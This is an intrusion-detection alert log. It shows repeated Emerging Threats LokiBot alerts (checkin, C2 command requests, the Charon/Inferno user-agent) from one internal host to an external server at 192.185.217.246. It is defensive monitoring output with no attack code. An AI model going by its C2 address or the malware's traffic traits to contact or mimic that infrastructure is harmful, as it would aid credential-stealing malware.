11/22/21-15:31:20.820220	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49944	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.820220	TCP	2025381	ET TROJAN LokiBot Checkin	49944	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.820220	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49944	80	192.168.11.20	192.185.217.246
11/22/21-15:31:21.626062	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49945	80	192.168.11.20	192.185.217.246
11/22/21-15:31:21.626062	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49945	80	192.168.11.20	192.185.217.246
11/22/21-15:31:21.626062	TCP	2025381	ET TROJAN LokiBot Checkin	49945	80	192.168.11.20	192.185.217.246
11/22/21-15:31:21.626062	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49945	80	192.168.11.20	192.185.217.246
11/22/21-15:31:22.452424	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49946	80	192.168.11.20	192.185.217.246
11/22/21-15:31:22.452424	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49946	80	192.168.11.20	192.185.217.246
11/22/21-15:31:22.452424	TCP	2025381	ET TROJAN LokiBot Checkin	49946	80	192.168.11.20	192.185.217.246
11/22/21-15:31:22.452424	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49946	80	192.168.11.20	192.185.217.246
11/22/21-15:31:23.293335	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49947	80	192.168.11.20	192.185.217.246
11/22/21-15:31:23.293335	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49947	80	192.168.11.20	192.185.217.246
11/22/21-15:31:23.293335	TCP	2025381	ET TROJAN LokiBot Checkin	49947	80	192.168.11.20	192.185.217.246
11/22/21-15:31:23.293335	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49947	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.087747	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49948	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.087747	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49948	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.087747	TCP	2025381	ET TROJAN LokiBot Checkin	49948	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.087747	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49948	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.870022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49949	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.870022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49949	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.870022	TCP	2025381	ET TROJAN LokiBot Checkin	49949	80	192.168.11.20	192.185.217.246
11/22/21-15:31:24.870022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49949	80	192.168.11.20	192.185.217.246
11/22/21-15:31:25.693862	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49950	80	192.168.11.20	192.185.217.246
11/22/21-15:31:25.693862	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49950	80	192.168.11.20	192.185.217.246
11/22/21-15:31:25.693862	TCP	2025381	ET TROJAN LokiBot Checkin	49950	80	192.168.11.20	192.185.217.246
11/22/21-15:31:25.693862	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49950	80	192.168.11.20	192.185.217.246
11/22/21-15:31:26.511521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49951	80	192.168.11.20	192.185.217.246
11/22/21-15:31:26.511521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49951	80	192.168.11.20	192.185.217.246
11/22/21-15:31:26.511521	TCP	2025381	ET TROJAN LokiBot Checkin	49951	80	192.168.11.20	192.185.217.246
11/22/21-15:31:26.511521	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49951	80	192.168.11.20	192.185.217.246
11/22/21-15:31:27.282411	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49952	80	192.168.11.20	192.185.217.246
11/22/21-15:31:27.282411	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49952	80	192.168.11.20	192.185.217.246
11/22/21-15:31:27.282411	TCP	2025381	ET TROJAN LokiBot Checkin	49952	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:27.282411	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49952	80	192.168.11.20	192.185.217.246
11/22/21-15:31:28.111423	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49953	80	192.168.11.20	192.185.217.246
11/22/21-15:31:28.111423	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49953	80	192.168.11.20	192.185.217.246
11/22/21-15:31:28.111423	TCP	2025381	ET TROJAN LokiBot Checkin	49953	80	192.168.11.20	192.185.217.246
11/22/21-15:31:28.111423	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49953	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.007497	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49954	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.007497	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49954	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.007497	TCP	2025381	ET TROJAN LokiBot Checkin	49954	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.007497	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49954	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.765252	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49955	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.765252	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49955	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.765252	TCP	2025381	ET TROJAN LokiBot Checkin	49955	80	192.168.11.20	192.185.217.246
11/22/21-15:31:29.765252	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49955	80	192.168.11.20	192.185.217.246
11/22/21-15:31:30.555534	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49956	80	192.168.11.20	192.185.217.246
11/22/21-15:31:30.555534	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49956	80	192.168.11.20	192.185.217.246
11/22/21-15:31:30.555534	TCP	2025381	ET TROJAN LokiBot Checkin	49956	80	192.168.11.20	192.185.217.246
11/22/21-15:31:30.555534	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49956	80	192.168.11.20	192.185.217.246
11/22/21-15:31:31.361750	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49957	80	192.168.11.20	192.185.217.246
11/22/21-15:31:31.361750	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49957	80	192.168.11.20	192.185.217.246
11/22/21-15:31:31.361750	TCP	2025381	ET TROJAN LokiBot Checkin	49957	80	192.168.11.20	192.185.217.246
11/22/21-15:31:31.361750	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49957	80	192.168.11.20	192.185.217.246
11/22/21-15:31:32.179501	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49958	80	192.168.11.20	192.185.217.246
11/22/21-15:31:32.179501	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49958	80	192.168.11.20	192.185.217.246
11/22/21-15:31:32.179501	TCP	2025381	ET TROJAN LokiBot Checkin	49958	80	192.168.11.20	192.185.217.246
11/22/21-15:31:32.179501	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49958	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.021231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49959	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.021231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49959	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.021231	TCP	2025381	ET TROJAN LokiBot Checkin	49959	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.021231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49959	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.873830	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49960	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.873830	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49960	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.873830	TCP	2025381	ET TROJAN LokiBot Checkin	49960	80	192.168.11.20	192.185.217.246
11/22/21-15:31:33.873830	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49960	80	192.168.11.20	192.185.217.246
11/22/21-15:31:34.697628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49961	80	192.168.11.20	192.185.217.246
11/22/21-15:31:34.697628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49961	80	192.168.11.20	192.185.217.246
11/22/21-15:31:34.697628	TCP	2025381	ET TROJAN LokiBot Checkin	49961	80	192.168.11.20	192.185.217.246
11/22/21-15:31:34.697628	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49961	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:35.462082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49962	80	192.168.11.20	192.185.217.246
11/22/21-15:31:35.462082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49962	80	192.168.11.20	192.185.217.246
11/22/21-15:31:35.462082	TCP	2025381	ET TROJAN LokiBot Checkin	49962	80	192.168.11.20	192.185.217.246
11/22/21-15:31:35.462082	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49962	80	192.168.11.20	192.185.217.246
11/22/21-15:31:36.343793	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49963	80	192.168.11.20	192.185.217.246
11/22/21-15:31:36.343793	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49963	80	192.168.11.20	192.185.217.246
11/22/21-15:31:36.343793	TCP	2025381	ET TROJAN LokiBot Checkin	49963	80	192.168.11.20	192.185.217.246
11/22/21-15:31:36.343793	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49963	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.159611	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49964	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.159611	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49964	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.159611	TCP	2025381	ET TROJAN LokiBot Checkin	49964	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.159611	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49964	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.883072	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49965	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.883072	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49965	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.883072	TCP	2025381	ET TROJAN LokiBot Checkin	49965	80	192.168.11.20	192.185.217.246
11/22/21-15:31:37.883072	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49965	80	192.168.11.20	192.185.217.246
11/22/21-15:31:38.665075	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49966	80	192.168.11.20	192.185.217.246
11/22/21-15:31:38.665075	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49966	80	192.168.11.20	192.185.217.246
11/22/21-15:31:38.665075	TCP	2025381	ET TROJAN LokiBot Checkin	49966	80	192.168.11.20	192.185.217.246
11/22/21-15:31:38.665075	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49966	80	192.168.11.20	192.185.217.246
11/22/21-15:31:39.508989	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49967	80	192.168.11.20	192.185.217.246
11/22/21-15:31:39.508989	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49967	80	192.168.11.20	192.185.217.246
11/22/21-15:31:39.508989	TCP	2025381	ET TROJAN LokiBot Checkin	49967	80	192.168.11.20	192.185.217.246
11/22/21-15:31:39.508989	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49967	80	192.168.11.20	192.185.217.246
11/22/21-15:31:40.342505	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49968	80	192.168.11.20	192.185.217.246
11/22/21-15:31:40.342505	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49968	80	192.168.11.20	192.185.217.246
11/22/21-15:31:40.342505	TCP	2025381	ET TROJAN LokiBot Checkin	49968	80	192.168.11.20	192.185.217.246
11/22/21-15:31:40.342505	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49968	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.065079	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49969	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.065079	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49969	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.065079	TCP	2025381	ET TROJAN LokiBot Checkin	49969	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.065079	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49969	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.913465	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49970	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.913465	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49970	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.913465	TCP	2025381	ET TROJAN LokiBot Checkin	49970	80	192.168.11.20	192.185.217.246
11/22/21-15:31:41.913465	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49970	80	192.168.11.20	192.185.217.246
11/22/21-15:31:42.724709	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49971	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:42.724709	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49971	80	192.168.11.20	192.185.217.246
11/22/21-15:31:42.724709	TCP	2025381	ET TROJAN LokiBot Checkin	49971	80	192.168.11.20	192.185.217.246
11/22/21-15:31:42.724709	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49971	80	192.168.11.20	192.185.217.246
11/22/21-15:31:43.504881	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49972	80	192.168.11.20	192.185.217.246
11/22/21-15:31:43.504881	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49972	80	192.168.11.20	192.185.217.246
11/22/21-15:31:43.504881	TCP	2025381	ET TROJAN LokiBot Checkin	49972	80	192.168.11.20	192.185.217.246
11/22/21-15:31:43.504881	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49972	80	192.168.11.20	192.185.217.246
11/22/21-15:31:44.253706	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49973	80	192.168.11.20	192.185.217.246
11/22/21-15:31:44.253706	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49973	80	192.168.11.20	192.185.217.246
11/22/21-15:31:44.253706	TCP	2025381	ET TROJAN LokiBot Checkin	49973	80	192.168.11.20	192.185.217.246
11/22/21-15:31:44.253706	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49973	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.037582	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49974	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.037582	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49974	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.037582	TCP	2025381	ET TROJAN LokiBot Checkin	49974	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.037582	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49974	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.866162	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49975	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.866162	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49975	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.866162	TCP	2025381	ET TROJAN LokiBot Checkin	49975	80	192.168.11.20	192.185.217.246
11/22/21-15:31:45.866162	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49975	80	192.168.11.20	192.185.217.246
11/22/21-15:31:46.675288	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49976	80	192.168.11.20	192.185.217.246
11/22/21-15:31:46.675288	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49976	80	192.168.11.20	192.185.217.246
11/22/21-15:31:46.675288	TCP	2025381	ET TROJAN LokiBot Checkin	49976	80	192.168.11.20	192.185.217.246
11/22/21-15:31:46.675288	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49976	80	192.168.11.20	192.185.217.246
11/22/21-15:31:47.497140	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49977	80	192.168.11.20	192.185.217.246
11/22/21-15:31:47.497140	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49977	80	192.168.11.20	192.185.217.246
11/22/21-15:31:47.497140	TCP	2025381	ET TROJAN LokiBot Checkin	49977	80	192.168.11.20	192.185.217.246
11/22/21-15:31:47.497140	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49977	80	192.168.11.20	192.185.217.246
11/22/21-15:31:48.260603	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49978	80	192.168.11.20	192.185.217.246
11/22/21-15:31:48.260603	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49978	80	192.168.11.20	192.185.217.246
11/22/21-15:31:48.260603	TCP	2025381	ET TROJAN LokiBot Checkin	49978	80	192.168.11.20	192.185.217.246
11/22/21-15:31:48.260603	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49978	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.070746	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49979	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.070746	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49979	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.070746	TCP	2025381	ET TROJAN LokiBot Checkin	49979	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.070746	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49979	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.908600	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49980	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.908600	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49980	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:49.908600	TCP	2025381	ET TROJAN LokiBot Checkin	49980	80	192.168.11.20	192.185.217.246
11/22/21-15:31:49.908600	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49980	80	192.168.11.20	192.185.217.246
11/22/21-15:31:50.711122	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49981	80	192.168.11.20	192.185.217.246
11/22/21-15:31:50.711122	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49981	80	192.168.11.20	192.185.217.246
11/22/21-15:31:50.711122	TCP	2025381	ET TROJAN LokiBot Checkin	49981	80	192.168.11.20	192.185.217.246
11/22/21-15:31:50.711122	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49981	80	192.168.11.20	192.185.217.246
11/22/21-15:31:51.552987	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49982	80	192.168.11.20	192.185.217.246
11/22/21-15:31:51.552987	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49982	80	192.168.11.20	192.185.217.246
11/22/21-15:31:51.552987	TCP	2025381	ET TROJAN LokiBot Checkin	49982	80	192.168.11.20	192.185.217.246
11/22/21-15:31:51.552987	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49982	80	192.168.11.20	192.185.217.246
11/22/21-15:31:52.315529	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49983	80	192.168.11.20	192.185.217.246
11/22/21-15:31:52.315529	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49983	80	192.168.11.20	192.185.217.246
11/22/21-15:31:52.315529	TCP	2025381	ET TROJAN LokiBot Checkin	49983	80	192.168.11.20	192.185.217.246
11/22/21-15:31:52.315529	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49983	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.132625	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49984	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.132625	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49984	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.132625	TCP	2025381	ET TROJAN LokiBot Checkin	49984	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.132625	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49984	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.962396	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49985	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.962396	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49985	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.962396	TCP	2025381	ET TROJAN LokiBot Checkin	49985	80	192.168.11.20	192.185.217.246
11/22/21-15:31:53.962396	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49985	80	192.168.11.20	192.185.217.246
11/22/21-15:31:54.786218	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49986	80	192.168.11.20	192.185.217.246
11/22/21-15:31:54.786218	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49986	80	192.168.11.20	192.185.217.246
11/22/21-15:31:54.786218	TCP	2025381	ET TROJAN LokiBot Checkin	49986	80	192.168.11.20	192.185.217.246
11/22/21-15:31:54.786218	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49986	80	192.168.11.20	192.185.217.246
11/22/21-15:31:55.555199	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49987	80	192.168.11.20	192.185.217.246
11/22/21-15:31:55.555199	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49987	80	192.168.11.20	192.185.217.246
11/22/21-15:31:55.555199	TCP	2025381	ET TROJAN LokiBot Checkin	49987	80	192.168.11.20	192.185.217.246
11/22/21-15:31:55.555199	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49987	80	192.168.11.20	192.185.217.246
11/22/21-15:31:56.392907	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49988	80	192.168.11.20	192.185.217.246
11/22/21-15:31:56.392907	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49988	80	192.168.11.20	192.185.217.246
11/22/21-15:31:56.392907	TCP	2025381	ET TROJAN LokiBot Checkin	49988	80	192.168.11.20	192.185.217.246
11/22/21-15:31:56.392907	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49988	80	192.168.11.20	192.185.217.246
11/22/21-15:31:57.335410	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49989	80	192.168.11.20	192.185.217.246
11/22/21-15:31:57.335410	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49989	80	192.168.11.20	192.185.217.246
11/22/21-15:31:57.335410	TCP	2025381	ET TROJAN LokiBot Checkin	49989	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:57.335410	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49989	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.149193	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49990	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.149193	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49990	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.149193	TCP	2025381	ET TROJAN LokiBot Checkin	49990	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.149193	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49990	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.943524	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49991	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.943524	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49991	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.943524	TCP	2025381	ET TROJAN LokiBot Checkin	49991	80	192.168.11.20	192.185.217.246
11/22/21-15:31:58.943524	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49991	80	192.168.11.20	192.185.217.246
11/22/21-15:31:59.742859	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49992	80	192.168.11.20	192.185.217.246
11/22/21-15:31:59.742859	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49992	80	192.168.11.20	192.185.217.246
11/22/21-15:31:59.742859	TCP	2025381	ET TROJAN LokiBot Checkin	49992	80	192.168.11.20	192.185.217.246
11/22/21-15:31:59.742859	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49992	80	192.168.11.20	192.185.217.246
11/22/21-15:32:00.548597	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49993	80	192.168.11.20	192.185.217.246
11/22/21-15:32:00.548597	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49993	80	192.168.11.20	192.185.217.246
11/22/21-15:32:00.548597	TCP	2025381	ET TROJAN LokiBot Checkin	49993	80	192.168.11.20	192.185.217.246
11/22/21-15:32:00.548597	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49993	80	192.168.11.20	192.185.217.246
11/22/21-15:32:01.311727	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49994	80	192.168.11.20	192.185.217.246
11/22/21-15:32:01.311727	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49994	80	192.168.11.20	192.185.217.246
11/22/21-15:32:01.311727	TCP	2025381	ET TROJAN LokiBot Checkin	49994	80	192.168.11.20	192.185.217.246
11/22/21-15:32:01.311727	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49994	80	192.168.11.20	192.185.217.246
11/22/21-15:32:02.197056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49995	80	192.168.11.20	192.185.217.246
11/22/21-15:32:02.197056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49995	80	192.168.11.20	192.185.217.246
11/22/21-15:32:02.197056	TCP	2025381	ET TROJAN LokiBot Checkin	49995	80	192.168.11.20	192.185.217.246
11/22/21-15:32:02.197056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49995	80	192.168.11.20	192.185.217.246
11/22/21-15:32:03.201506	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49996	80	192.168.11.20	192.185.217.246
11/22/21-15:32:03.201506	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49996	80	192.168.11.20	192.185.217.246
11/22/21-15:32:03.201506	TCP	2025381	ET TROJAN LokiBot Checkin	49996	80	192.168.11.20	192.185.217.246
11/22/21-15:32:03.201506	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49996	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.087491	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49997	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.087491	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49997	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.087491	TCP	2025381	ET TROJAN LokiBot Checkin	49997	80	192.168.11.20	192.185.217.246
11/22/21-15:32:04.087491	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49997	80	192.168.11.20	192.185.217.246
